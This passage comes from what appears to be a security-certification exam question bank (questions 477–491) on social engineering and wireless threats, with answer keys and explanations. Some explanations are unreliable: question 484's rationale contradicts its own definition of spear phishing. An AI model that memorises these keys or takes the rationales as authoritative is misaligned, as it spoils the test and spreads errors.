Dumpster diving is looking for treasure in someone else's trash. (A dumpster is a large trash container.) In the world of information technology, dumpster diving is a technique used to retrieve information that could be used to carry out an attack on a computer network. Dumpster diving isn't limited to searching through the trash for obvious treasures like access codes or passwords written down on sticky notes. Seemingly innocent information like a phone list, calendar, or organizational chart can be used to assist an attacker using social engineering techniques to gain access to the network. To prevent dumpster divers from learning anything valuable from your trash, experts recommend that your company establish a disposal policy where all paper, including print-outs, is shredded in a cross-cut shredder before being recycled, all storage media is erased, and all staff is educated about the danger of untracked trash.

**Incorrect Answers:**

A: Shoulder surfing is using direct observation techniques, such as looking over someone's shoulder, to get information. Shoulder surfing is an effective way to get information in crowded places because it's relatively easy to stand next to someone and watch as they fill out a form, enter a PIN number at an ATM machine, or use a calling card at a public pay phone. Shoulder surfing can also be done long distance with the aid of binoculars or other vision-enhancing devices. To prevent shoulder surfing, experts recommend that you shield paperwork or your keypad from view by using your body or cupping your hand. Incinerating documents will not prevent shoulder surfing. Therefore, this answer is incorrect.

C: Phishing is the act of sending an email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.

Phishing email will direct the user to visit a website where they are asked to update personal information, such as a password, credit card, social security, or bank account numbers, that the legitimate organization already has. The website, however, is bogus and set up only to steal the information the user enters on the page.

Phishing emails are blindly sent to thousands, if not millions of recipients. By spamming large groups of people, the "phisher" counts on the email being read by a percentage of people who actually have an account with the legitimate company being spoofed in the email and corresponding webpage. Phishing, also referred to as brand spoofing or carding, is a variation on "fishing," the idea being that bait is thrown out with the hopes that while most will ignore the bait, some will be tempted into biting. Incinerating documents will not prevent phishing. Therefore, this answer is incorrect.

D: Impersonation is where a person, computer, software application or service pretends to be someone it's not. Impersonation is commonly non- maliciously used in client/server applications. However, it can also be used as a security threat. While the information gained by viewing documents could be used by an impersonator, incinerating documents alone will not prevent impersonation. Therefore, this answer is incorrect.

References:

<http://searchsecurity.techtarget.com/definition/dumpster-diving> <http://searchsecurity.techtarget.com/definition/shoulder-surfing> <http://www.webopedia.com/TERM/P/phishing.html>

### QUESTION 478

At the outside break area, an employee, Ann, asked another employee to let her into the building because her badge is missing. Which of the following does this describe?

- A. Shoulder surfing
- B. Tailgating
- C. Whaling
- D. Impersonation

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Although Ann is an employee and therefore authorized to enter the building, she does not have her badge and therefore strictly she should not be allowed to enter the building.

Just as a driver can tailgate another driver's car by following too closely, in the security sense, tailgating means to compromise physical security by following somebody through a door meant to keep out intruders. Tailgating is actually a form of social engineering, whereby someone who is not authorized to enter a particular area does so by following closely behind someone who is authorized.

Incorrect Answers:

A: Shoulder surfing is using direct observation techniques, such as looking over someone's shoulder, to get information. Shoulder surfing is an effective way to get information in crowded places because it's relatively easy to stand next to someone and watch as they fill out a form, enter a PIN number at an ATM machine, or use a calling card at a public pay phone. Shoulder surfing can also be done long distance with the aid of binoculars or other vision- enhancing devices. To prevent shoulder surfing, experts recommend that you shield paperwork or your keypad from view by using your body or cupping your hand. Incinerating documents will not prevent shoulder surfing. Ann is not trying to view sensitive information. Therefore this answer is incorrect.

C: Whaling is a specific kind of malicious hacking within the more general category of phishing, which involves hunting for data that can be used by the hacker. In

general, phishing efforts are focused on collecting personal data about users. In whaling, the targets are high-ranking bankers, executives or others in powerful positions or job titles.

Hackers who engage in whaling often describe these efforts as "reeling in a big fish," applying a familiar metaphor to the process of scouring technologies for loopholes and opportunities for data theft. Those who are engaged in whaling may, for example, hack into specific networks where these powerful individuals work or store sensitive data. They may also set up keylogging or other malware on a work station associated with one of these executives. There are many ways that hackers can pursue whaling, leading C-level or top-level executives in business and government to stay vigilant about the possibility of cyber threats. There is no malicious intent by Ann entering the building. Therefore this answer is incorrect.

D: Impersonation is where a person, computer, software application or service pretends to be someone it's not. Impersonation is commonly non-maliciously used in client/server applications. However, it can also be used as a security threat. Ann is not trying to 'impersonate' someone else. Therefore this answer is incorrect.

References:

<http://www.yourdictionary.com/tailgating>

<http://searchsecurity.techtarget.com/definition/shoulder-surfing> <http://www.techopedia.com/definition/28643/whaling>

#### **QUESTION 479**

Pete's corporation has outsourced help desk services to a large provider. Management has published a procedure that requires all users, when receiving support, to call a special number. Users then need to enter the code provided to them by the help desk technician prior to allowing the technician to work on their PC. Which of the following does this procedure prevent?

- A. Collusion
- B. Impersonation
- C. Pharming
- D. Transitive Access

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Impersonation is where a person, computer, software application or service pretends to be someone or something it's not. Impersonation is commonly non-maliciously used in client/server applications. However, it can also be used as a security threat.

The procedure the users have to go through is to ensure that the technician who will have access to the computer is a genuine technician and not someone impersonating a technician.

**Incorrect Answers:**

A: In computer security, 'collusion' is the practice of two or more people working together to commit fraud, data theft or some other malicious act. The procedure in the question is not designed to prevent collusion. Therefore, this answer is incorrect.

C: Similar in nature to e-mail phishing, pharming seeks to obtain personal or private (usually financial related) information through domain spoofing. Rather than being spammed with malicious and mischievous e-mail requests for you to visit spoof Web sites which appear legitimate, pharming 'poisons' a DNS server by infusing false information into the DNS server, resulting in a user's request being redirected elsewhere. Your browser, however will show you are at the correct Web site, which makes pharming a bit more serious and more difficult to detect. Phishing attempts to scam people one at a time with an e-mail while pharming allows the scammers to target large groups of people at one time through domain spoofing. The procedure in the question is not designed to prevent pharming. Therefore, this answer is incorrect.

D: With transitive access, one party (A) trusts another party (B). If the second party (B) trusts another party (C), then a relationship can exist where the first party (A) also may trust the third party (C). The procedure in the question is not designed to prevent transitive access. Therefore, this answer is incorrect.

References:

<http://www.webopedia.com/TERM/P/pharming.html>

#### **QUESTION 480**

Purchasing receives a phone call from a vendor asking for a payment over the phone. The phone number displayed on the caller ID matches the vendor's number. When the purchasing agent asks to call the vendor back, they are given a different phone number with a different area code.

Which of the following attack types is this?

- A. Hoax
- B. Impersonation
- C. Spear phishing
- D. Whaling

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

In this question, the impersonator is impersonating a vendor and asking for payment. They have managed to 'spoof' their calling number so that their caller ID matches the vendor's number.

Impersonation is where a person, computer, software application or service pretends to be someone or something it's not. Impersonation is commonly non-maliciously used in client/server applications. However, it can also be used as a security threat.

**Incorrect Answers:**

A: A hoax is something that makes a person believe that something is real when it is not. A hoax is usually not malicious or theft. Therefore, this answer is incorrect.

C: Spear phishing is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. As with the e-mail messages used in regular phishing expeditions, spear phishing messages appear to come from a trusted source. Phishing messages usually appear to come from a large and well-known company or Web site with a broad membership base, such as eBay or PayPal. In the case of spear phishing, however, the apparent source

of the e-mail is likely to be an individual within the recipient's own company and generally someone in a position of authority. Spear phishing involves email spoofing rather than telephone spoofing. Therefore this answer is incorrect.

D: Whaling is a specific kind of malicious hacking within the more general category of phishing, which involves hunting for data that can be used by the hacker. In general, phishing efforts are focused on collecting personal data about users. In whaling, the targets are high-ranking bankers, executives or others in powerful positions or job titles.

Hackers who engage in whaling often describe these efforts as "reeling in a big fish," applying a familiar metaphor to the process of scouring technologies for loopholes and opportunities for data theft. Those who are engaged in whaling may, for example, hack into specific networks where these powerful individuals work or store sensitive data. They may also set up keylogging or other malware on a work station associated with one of these executives. There are many ways that hackers can pursue whaling, leading C-level or top-level executives in business and government to stay vigilant about the possibility of cyber threats. This is not what is described in this question. Therefore, this answer is incorrect.

References:

<http://searchsecurity.techtarget.com/definition/spear-phishing> <http://www.techopedia.com/definition/28643/whaling>

**QUESTION 481**

A database administrator receives a call on an outside telephone line from a person who states that they work for a well-known database vendor. The caller states there have been problems applying the newly released vulnerability patch for their database system, and asks what version is being used so that they can assist. Which of the following is the BEST action for the administrator to take?

- A. Thank the caller, report the contact to the manager, and contact the vendor support line to verify any reported patch issues.
- B. Obtain the vendor's email and phone number and call them back after identifying the number of systems affected by the patch.
- C. Give the caller the database version and patch level so that they can receive help applying the patch.
- D. Call the police to report the contact about the database systems, and then check system logs for attack attempts.

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Impersonation is where a person, computer, software application or service pretends to be someone or something it's not. Impersonation is commonly non-maliciously used in client/server applications. However, it can also be used as a security threat.

In this question, the person making the call may be impersonating someone who works for a well-known database vendor. The actions described in this answer would mitigate the risk. By not divulging information about your database system and contacting the vendor directly, you can be sure that you are talking to the right people.

**Incorrect Answers:**

B: Identifying the number of systems affected by the patch would involve divulging the version number to the caller without being able to verify his identity. Therefore, this answer is incorrect.

C: Giving the caller the database version and patch level so that they can receive help applying the patch would be divulging potentially sensitive information to someone without being able to verify their identity. The version information could then be used for malicious purposes later especially if that version of software has known vulnerabilities. Therefore, this answer is incorrect.

D: Calling the police to report the contact about the database systems, and then checking system logs for attack attempts may be overkill. You don't know that the caller is malicious. He may well be from the vendor company. You just need a way to verify his identity. Therefore, this answer is incorrect.

#### **QUESTION 482**

A security administrator forgets their card to access the server room. The administrator asks a coworker if they could use their card for the day. Which of the following is the administrator using to gain access to the server room?

- A. Man-in-the-middle
- B. Tailgating
- C. Impersonation
- D. Spoofing

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Impersonation is where a person, computer, software application or service pretends to be someone or something it's not. Impersonation is commonly non-maliciously used in client/server applications. However, it can also be used as a security threat.

In this question, by using the coworker's card, the security administrator is 'impersonating' the coworker. The server room locking system and any logging systems will 'think' that the coworker has entered the server room.

**Incorrect Answers:**

A: In cryptography and computer security, a man-in-the-middle attack is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other. One example is active eavesdropping, in which the attacker makes independent connections with the victims and relays messages between them to make them believe they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker. The attacker must be able to intercept all relevant messages passing between the two victims and inject new ones. This is straightforward in many circumstances; for example, an attacker within reception range of an unencrypted Wi-Fi wireless access point, can insert himself as a man-in-the-middle. This is not what is described in this question.

Therefore, this answer is incorrect.

B: Just as a driver can tailgate another driver's car by following too closely, in the security sense, tailgating means to compromise physical security by following somebody through a door meant to keep out intruders. Tailgating is actually a form of social engineering, whereby someone who is not authorized to enter a particular area does so by following closely behind someone who is authorized. If the security administrator had followed the co-worker into the server room, that

would be an example of tailgating. However, borrowing the co-worker's card is not tailgating. Therefore, this answer is incorrect.

D: There are several kinds of spoofing including email, caller ID, MAC address, and uniform resource locator (URL) spoof attacks. All types of spoofing are designed to imitate something or someone.

Email spoofing (or phishing), used by dishonest advertisers and outright thieves, occurs when email is sent with falsified "From:" entry to try and trick victims that the message is from a friend, their bank, or some other legitimate source. Any email that claims it requires your password or any personal information could be a trick. If the security administrator had created a card the same as the co-worker's card, that could be an example of spoofing. However, borrowing the co-worker's card is not spoofing. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Man-in-the-middle\\_attack](http://en.wikipedia.org/wiki/Man-in-the-middle_attack)  
<http://www.yourdictionary.com/tailgating>

### QUESTION 483

Sara, an attacker, is recording a person typing in their ID number into a keypad to gain access to the building. Sara then calls the helpdesk and informs them that their PIN no longer works and would like to change it. Which of the following attacks occurred LAST?

- A. Phishing
- B. Shoulder surfing
- C. Impersonation
- D. Tailgating

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Two attacks took place in this question. The first attack was shoulder surfing. This was the act of Sara recording a person typing in their ID number into a keypad to gain access to the building.

The second attack was impersonation. Sara called the helpdesk and used the PIN to impersonate the person she recorded.

Incorrect Answers:

A: Phishing is the act of sending an email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.

Phishing email will direct the user to visit a website where they are asked to update personal information, such as a password, credit card, social security, or bank account numbers, that the legitimate organization already has. The website, however, is bogus and set up only to steal the information the user enters on the page. Phishing emails are blindly sent to thousands, if not millions of recipients. By spamming large groups of people, the "phisher" counts on the email being read by a percentage of people who actually have an account with the legitimate company being spoofed in the email and corresponding webpage. Phishing, also referred to as brand spoofing or carding, is a variation on "fishing," the idea being that bait is thrown out with the hopes that while most will ignore the bait, some will be

tempted into biting.

No examples of phishing occurred in this question. Therefore, this answer is incorrect.

B: Shoulder surfing is using direct observation techniques, such as looking over someone's shoulder, to get information. Shoulder surfing is an effective way to get information in crowded places because it's relatively easy to stand next to someone and watch as they fill out a form, enter a PIN number at an ATM machine, or use a calling card at a public pay phone. Shoulder surfing can also be done long distance with the aid of binoculars or other vision-enhancing devices. To prevent shoulder surfing, experts recommend that you shield paperwork or your keypad from view by using your body or cupping your hand. Shoulder surfing was the first attack in this question. This was the act of Sara recording a person typing in their ID number into a keypad to gain access to the building. Therefore, this answer is incorrect.

D: Just as a driver can tailgate another driver's car by following too closely, in the security sense, tailgating means to compromise physical security by following somebody through a door meant to keep out intruders. Tailgating is actually a form of social engineering, whereby someone who is not authorized to enter a particular area does so by following closely behind someone who is authorized. No examples of tailgating occurred in this question. Therefore, this answer is incorrect.

References:

<http://www.webopedia.com/TERM/P/phishing.html>

<http://searchsecurity.techtarget.com/definition/shoulder-surfing> <http://www.yourdictionary.com/tailgating>

#### **QUESTION 484**

Which of the following is characterized by an attacker attempting to map out an organization's staff hierarchy in order to send targeted emails?

- A. Whaling
- B. Impersonation
- C. Privilege escalation
- D. Spear phishing

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

A whaling attack is targeted at company executives. Mapping out an organization's staff hierarchy to determine who the people at the top are is also part of a whaling attack.

Whaling is a specific kind of malicious hacking within the more general category of phishing, which involves hunting for data that can be used by the hacker. In general, phishing efforts are focused on collecting personal data about users. In whaling, the targets are high-ranking bankers, executives or others in powerful positions or job titles.

Hackers who engage in whaling often describe these efforts as "reeling in a big fish," applying a familiar metaphor to the process of scouring technologies for loopholes and opportunities for data theft. Those who are engaged in whaling may, for example, hack into specific networks where these powerful individuals work or store sensitive data. They may also set up keylogging or other malware on a work station associated with one of these executives. There are many ways that hackers can pursue whaling, leading C-level or top-level executives in business and government to stay vigilant about the possibility of cyber threats.

Incorrect Answers:

B: Impersonation is where a person, computer, software application or service pretends to be someone it's not. Impersonation is commonly non-maliciously used in client/server applications. However, it can also be used as a security threat. No examples of impersonation occurred in this question. Therefore, this answer is incorrect.

C: Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The attack described in the question is not an example of privilege escalation. Therefore, this answer is incorrect.

D: Spear phishing is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. As with the e-mail messages used in regular phishing expeditions, spear phishing messages appear to come from a trusted source. Phishing messages usually appear to come from a large and well-known company or Web site with a broad membership base, such as eBay or PayPal. In the case of spear phishing, however, the apparent source of the e-mail is likely to be an individual within the recipient's own company and generally someone in a position of authority.

Mapping out an organization's staff hierarchy could be used for a spear phishing attack. However, the emails in a spear phishing attack would be sent to everyone in the company (not targeted to specific people) with the sender ID spoofed to appear to be from someone in authority. In this question, it's likely that the emails would be targeted to the executives and that would be an example of whaling. Therefore, this answer is incorrect.

References:

<http://www.techopedia.com/definition/28643/whaling>

<http://searchsecurity.techtarget.com/definition/spear-phishing>

#### **QUESTION 485**

Which of the following attacks targets high level executives to gain company information?

- A. Phishing
- B. Whaling
- C. Vishing
- D. Spoofing

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

Whaling is a specific kind of malicious hacking within the more general category of phishing, which involves hunting for data that can be used by the hacker. In general, phishing efforts are focused on collecting personal data about users. In whaling, the targets are high-ranking bankers, executives or others in powerful positions or job titles.

Hackers who engage in whaling often describe these efforts as "reeling in a big fish," applying a familiar metaphor to the process of scouring technologies for loopholes and opportunities for data theft. Those who are engaged in whaling may, for example, hack into specific networks where these powerful individuals work

or store sensitive data. They may also set up keylogging or other malware on a work station associated with one of these executives. There are many ways that hackers can pursue whaling, leading C-level or top-level executives in business and government to stay vigilant about the possibility of cyber threats.

Incorrect Answers:

A: Phishing is the act of sending an email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft. Phishing email will direct the user to visit a website where they are asked to update personal information, such as a password, credit card, social security, or bank account numbers, that the legitimate organization already has. The website, however, is bogus and set up only to steal the information the user enters on the page. Phishing emails are blindly sent to thousands, if not millions of recipients. By spamming large groups of people, the "phisher" counts on the email being read by a percentage of people who actually have an account with the legitimate company being spoofed in the email and corresponding webpage. Phishing, also referred to as brand spoofing or carding, is a variation on "fishing," the idea being that bait is thrown out with the hopes that while most will ignore the bait, some will be tempted into biting. Phishing is not specifically targeted toward high-level executives. Therefore, this answer is incorrect.

C: Vishing (voice or VoIP phishing) is an electronic fraud tactic in which individuals are tricked into revealing critical financial or personal information to unauthorized entities. Vishing works like phishing but does not always occur over the Internet and is carried out using voice technology. A vishing attack can be conducted by voice email, VoIP (voice over IP), or landline or cellular telephone. The potential victim receives a message, often generated by speech synthesis, indicating that suspicious activity has taken place in a credit card account, bank account, mortgage account or other financial service in their name. The victim is told to call a specific telephone number and provide information to "verify identity" or to "ensure that fraud does not occur." If the attack is carried out by telephone, caller ID spoofing can cause the victim's set to indicate a legitimate source, such as a bank or a government agency. Vishing is not specifically targeted toward high-level executives. Therefore, this answer is incorrect.

D: There are several kinds of spoofing including email, caller ID, MAC address, and uniform resource locator (URL) spoof attacks. All types of spoofing are designed to imitate something or someone.

Email spoofing (or phishing), used by dishonest advertisers and outright thieves, occurs when email is sent with falsified "From:" entry to try and trick victims that the message is from a friend, their bank, or some other legitimate source. Any email that claims it requires your password or any personal information could be a trick. Spoofing is not specifically targeted toward high-level executives. Therefore, this answer is incorrect.

References:

<http://www.webopedia.com/TERM/P/phishing.html>

<http://searchunifiedcommunications.techtarget.com/definition/vishing>

#### **QUESTION 486**

Users are encouraged to click on a link in an email to obtain exclusive access to the newest version of a popular Smartphone. This is an example of.

- A. Scarcity
- B. Familiarity
- C. Intimidation
- D. Trust

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

## Explanation

### Explanation/Reference:

Section: Threats and Vulnerabilities

Scarcity, in the area of social psychology, works much like scarcity in the area of economics. Simply put, humans place a higher value on an object that is scarce, and a lower value on those that are abundant. The thought that we, as humans, want something we cannot have drives us to desire the object even more. This idea is deeply embedded in the intensely popular, "Black Friday" shopping extravaganza that U.S. consumers participate in every year on the day after Thanksgiving. More than getting a bargain on a hot gift idea, shoppers thrive on the competition itself, in obtaining the scarce product.

In this question, people want the brand new latest version of a smartphone. The temptation of being one of the first to get the new phone will tempt people into clicking the link in the email.

Incorrect Answers:

B: Familiarity is a generic feeling in which a situation, event, place, person or object directly provokes a subjective feeling of recognition which we then believe to be a memory. As a result, we recognize "it".

In this question, the temptation is a new smartphone. Familiarity with the older model of the smartphone might make the new model desirable. However, the scarcity of the new phone makes it more desirable and so more tempting to click the link. Therefore, this answer is incorrect.

C: If the users were being threatened to force them to click the link that would be intimidation. However, the users are being tempted to click the link due to the scarcity of the new smartphone.

Therefore, this answer is incorrect.

D: This is not an example of trust. The users may trust the source of the email but it's the scarcity of the new smartphone that makes it more desirable and so more tempting for the users to click the link. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Scarcity\\_%28social\\_psychology%29](http://en.wikipedia.org/wiki/Scarcity_%28social_psychology%29)

## QUESTION 487

A computer supply company is located in a building with three wireless networks. The system security team implemented a quarterly security scan and saw the following.

SSID State Channel Level

Computer AreUs1 connected 1 70dbm

Computer AreUs2 connected 5 80dbm

Computer AreUs3 connected 3 75dbm

Computer AreUs4 connected 6 95dbm

Which of the following is this an example of?

- A. Rogue access point
- B. Near field communication

- C. Jamming
- D. Packet sniffing

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The question states that the building has three wireless networks. However, the scan is showing four wireless networks with the SSIDs: Computer AreUs1 , Computer AreUs2 , Computer AreUs3 and Computer AreUs4. Therefore, one of these wireless networks probably shouldn't be there. This is an example of a rogue access point.

A rogue access point is a wireless access point that has either been installed on a secure company network without explicit authorization from a local network administrator, or has been created to allow a hacker to conduct a man-in-the-middle attack. Rogue access points of the first kind can pose a security threat to large organizations with many employees, because anyone with access to the premises can install (maliciously or non-maliciously) an inexpensive wireless router that can potentially allow access to a secure network to unauthorized parties. Rogue access points of the second kind target networks that do not employ mutual authentication (client-server server- client) and may be used in conjunction with a rogue RADIUS server, depending on security configuration of the target network. To prevent the installation of rogue access points, organizations can install wireless intrusion prevention systems to monitor the radio spectrum for unauthorized access points.

**Incorrect Answers:**

B: Near field communication (NFC) is a set of short-range wireless technologies, typically requiring a distance of 10 cm or less. NFC operates at 13.56 MHz on ISO/ IEC 18000-3 air interface and at rates ranging from 106 kbit/s to 424 kbit/s. NFC always involves an initiator and a target; the initiator actively generates an RF field that can power a passive target. This enables NFC targets to take very simple form factors such as tags, stickers, key fobs, or cards that do not require batteries. NFC peer-to-peer communication is possible, provided both devices are powered. NFC tags contain data and are typically read-only, but may be rewriteable. They can be custom- encoded by their manufacturers or use the specifications provided by the NFC Forum, an industry association charged with promoting the technology and setting key standards. The tags can securely store personal data such as debit and credit card information, loyalty program data, PINs and networking contacts, among other information. The NFC Forum defines four types of tags that provide different communication speeds and capabilities in terms of configurability, memory, security, data retention and write endurance. Tags currently offer between 96 and 4,096 bytes of memory. The SSID's in the question indicate wireless networks. Therefore this answer is incorrect.

C: Jamming is used to block transmissions typically over wireless or radio frequencies. This is not what is described in this question. Therefore, this answer is incorrect.

D: Packet sniffing is the process of intercepting data as it is transmitted over a network. A sniffer (packet sniffer) is a tool that intercepts data flowing in a network. If computers are connected to a local area network that is not filtered or switched, the traffic can be broadcast to all computers contained in the same segment. This doesn't generally occur, since computers are generally told to ignore all the comings and goings of traffic from other computers. However, in the case of a sniffer, all traffic is shared when the sniffer software commands the Network Interface Card (NIC) to stop ignoring the traffic. The NIC is put into promiscuous mode, and it reads communications between computers within a particular segment. This allows the sniffer to seize everything that is flowing in the network, which can lead to the unauthorized access of sensitive data. A packet sniffer can take the form of either a hardware or software solution. A sniffer is also known as a packet analyzer. This is not what is described in this question. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Rogue\\_access\\_point](http://en.wikipedia.org/wiki/Rogue_access_point)  
[http://en.wikipedia.org/wiki/Near\\_field\\_communication](http://en.wikipedia.org/wiki/Near_field_communication)  
<http://www.techopedia.com/definition/4113/sniffer>

**QUESTION 488**

Pete, the security engineer, would like to prevent wireless attacks on his network. Pete has implemented a security control to limit the connecting MAC addresses to a single port. Which of the following wireless attacks would this address?

- A. Interference
- B. Man-in-the-middle
- C. ARP poisoning
- D. Rogue access point

**Correct Answer:** D

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

MAC filtering is typically used in wireless networks. In computer networking, MAC Filtering (or GUI filtering, or layer 2 address filtering) refers to a security access control method whereby the 48-bit address assigned to each network card is used to determine access to the network. MAC addresses are uniquely assigned to each card, so using MAC filtering on a network permits and denies network access to specific devices through the use of blacklists and whitelists.

In this question, a rogue access point would need to be able to connect to the network to provide access to network resources. If the MAC address of the rogue access point isn't allowed to connect to the network port, then the rogue access point will not be able to connect to the network.

**Incorrect Answers:**

A: There can be many sources of interference to network communications especially in wireless networks. However, limiting the MAC addresses that can connect to a network port will not prevent interference. Therefore, this answer is incorrect.

B: In cryptography and computer security, a man-in-the-middle attack is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other. One example is active eavesdropping, in which the attacker makes independent connections with the victims and relays messages between them to make them believe they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker. The attacker must be able to intercept all relevant messages passing between the two victims and inject new ones. This is straightforward in many circumstances; for example, an attacker within reception range of an unencrypted Wi-Fi wireless access point, can insert himself as a man-in-the-middle. Limiting the MAC addresses that can connect to a network port is not used to prevent man-in-the-middle attacks. Therefore, this answer is incorrect.

C: Address Resolution Protocol poisoning (ARP poisoning) is a form of attack in which an attacker changes the Media Access Control (MAC) address and attacks an Ethernet LAN by changing the target computer's ARP cache with a forged ARP request and reply packets. This modifies the layer - Ethernet MAC address into

the hacker's known MAC address to monitor it. Because the ARP replies are forged, the target computer unintentionally sends the frames to the hacker's computer first instead of sending it to the original destination. As a result, both the user's data and privacy are compromised. An effective ARP poisoning attempt is undetectable to the user.

ARP poisoning is also known as ARP cache poisoning or ARP poison routing (APR). Limiting the MAC addresses that can connect to a network port is not used to prevent ARP poisoning. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/MAC\\_filtering](http://en.wikipedia.org/wiki/MAC_filtering)

<http://www.techopedia.com/definition/27471/address-resolution-protocol-poisoning-arp-poisoning>

**QUESTION 489**

Users have been reporting that their wireless access point is not functioning. They state that it allows slow connections to the internet, but does not provide access to the internal network. The user provides the SSID and the technician logs into the company's access point and finds no issues. Which of the following should the technician do?

- A. Change the access point from WPA2 to WEP to determine if the encryption is too strong
- B. Clear all access logs from the AP to provide an up-to-date access list of connected users
- C. Check the MAC address of the AP to which the users are connecting to determine if it is an imposter
- D. Reconfigure the access point so that it is blocking all inbound and outbound traffic as a troubleshooting gap

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The users may be connecting to a rogue access point. The rogue access point could be hosting a wireless network that has the same SSID as the corporate wireless network. The only way to tell for sure if the access point the users are connecting to is the correct one is to check the MAC address.

Every network card has a unique 48-bit address assigned.

A media access control address (MAC address) is a unique identifier assigned to network interfaces for communications on the physical network segment. MAC addresses are used as a network address for most IEEE 802 network technologies, including Ethernet and WiFi. Logically, MAC addresses are used in the media access control protocol sublayer of the OSI reference model. MAC addresses are most often assigned by the manufacturer of a network interface controller (NIC) and are stored in its hardware, such as the card's read-only memory or some other firmware mechanism. If assigned by the manufacturer, a MAC address usually encodes the manufacturer's registered identification number and may be referred to as the burned-in address (BIA). It may also be known as an Ethernet hardware address (EHA), hardware address or physical address. This can be contrasted to a programmed address, where the host device issues commands to the NIC to use an arbitrary address.

A network node may have multiple NICs and each NIC must have a unique MAC address. MAC addresses are formed according to the rules of one of three numbering name spaces managed by the Institute of Electrical and Electronics Engineers (IEEE): MAC-48, EUI-48, and EUI-64.

**Incorrect Answers:**

A: Strong encryption would not cause slow connections to the internet. WPA2 is the standard wireless network encryption method today and all new computers are

capable of using it.

Therefore, this answer is incorrect.

B: Clearing all access logs on the access point would not resolve the connectivity issues.

Therefore, this answer is incorrect.

D: Blocking all inbound and outbound traffic on the access point will render the access point useless as it will not be able to send or receive data.

Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/MAC\\_address](http://en.wikipedia.org/wiki/MAC_address)

#### **QUESTION 490**

Ann, the network administrator, has learned from the helpdesk that employees are accessing the wireless network without entering their domain credentials upon connection. Once the connection is made, they cannot reach any internal resources, while wired network connections operate smoothly. Which of the following is MOST likely occurring?

- A. A user has plugged in a personal access point at their desk to connect to the network wirelessly.
- B. The company is currently experiencing an attack on their internal DNS servers.
- C. The company's WEP encryption has been compromised and WPA2 needs to be implemented instead.
- D. An attacker has installed an access point nearby in an attempt to capture company information.

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

The question implies that users should be required to enter their domain credentials upon connection to the wireless network. The fact that they are connecting to a wireless network without being prompted for their domain credentials and they are unable to access network resources suggests they are connecting to a rogue wireless network.

A rogue access point is a wireless access point that has either been installed on a secure company network without explicit authorization from a local network administrator, or has been created to allow a hacker to conduct a man-in-the-middle attack. Rogue access points of the first kind can pose a security threat to large organizations with many employees, because anyone with access to the premises can install (maliciously or non-maliciously) an inexpensive wireless router that can potentially allow access to a secure network to unauthorized parties. Rogue access points of the second kind target networks that do not employ mutual authentication (client-server server-client) and may be used in conjunction with a rogue RADIUS server, depending on security configuration of the target network. To prevent the installation of rogue access points, organizations can install wireless intrusion prevention systems to monitor the radio spectrum for unauthorized access points.

**Incorrect Answers:**

A: A personal access point would not have the same SSID as the corporate wireless network. Therefore, other network computers would not attempt to connect to

the personal access point.  
Therefore, this answer is incorrect.

B: This is not a DNS issue. The users are able to connect to the rogue access point without entering their domain credentials. If the DNS system was compromised, the users would not be able to connect to the wireless network. Therefore, this answer is incorrect.

C: WEP encryption is considered to be very weak in terms of security and WPA2 is recommended. However, compromised WEP encryption would not cause the symptoms described in this question. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Rogue\\_access\\_point](http://en.wikipedia.org/wiki/Rogue_access_point)

#### **QUESTION 491**

Which of the following is where an unauthorized device is found allowing access to a network?

- A. Bluesnarfing
- B. Rogue access point
- C. Honeypot
- D. IV attack

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

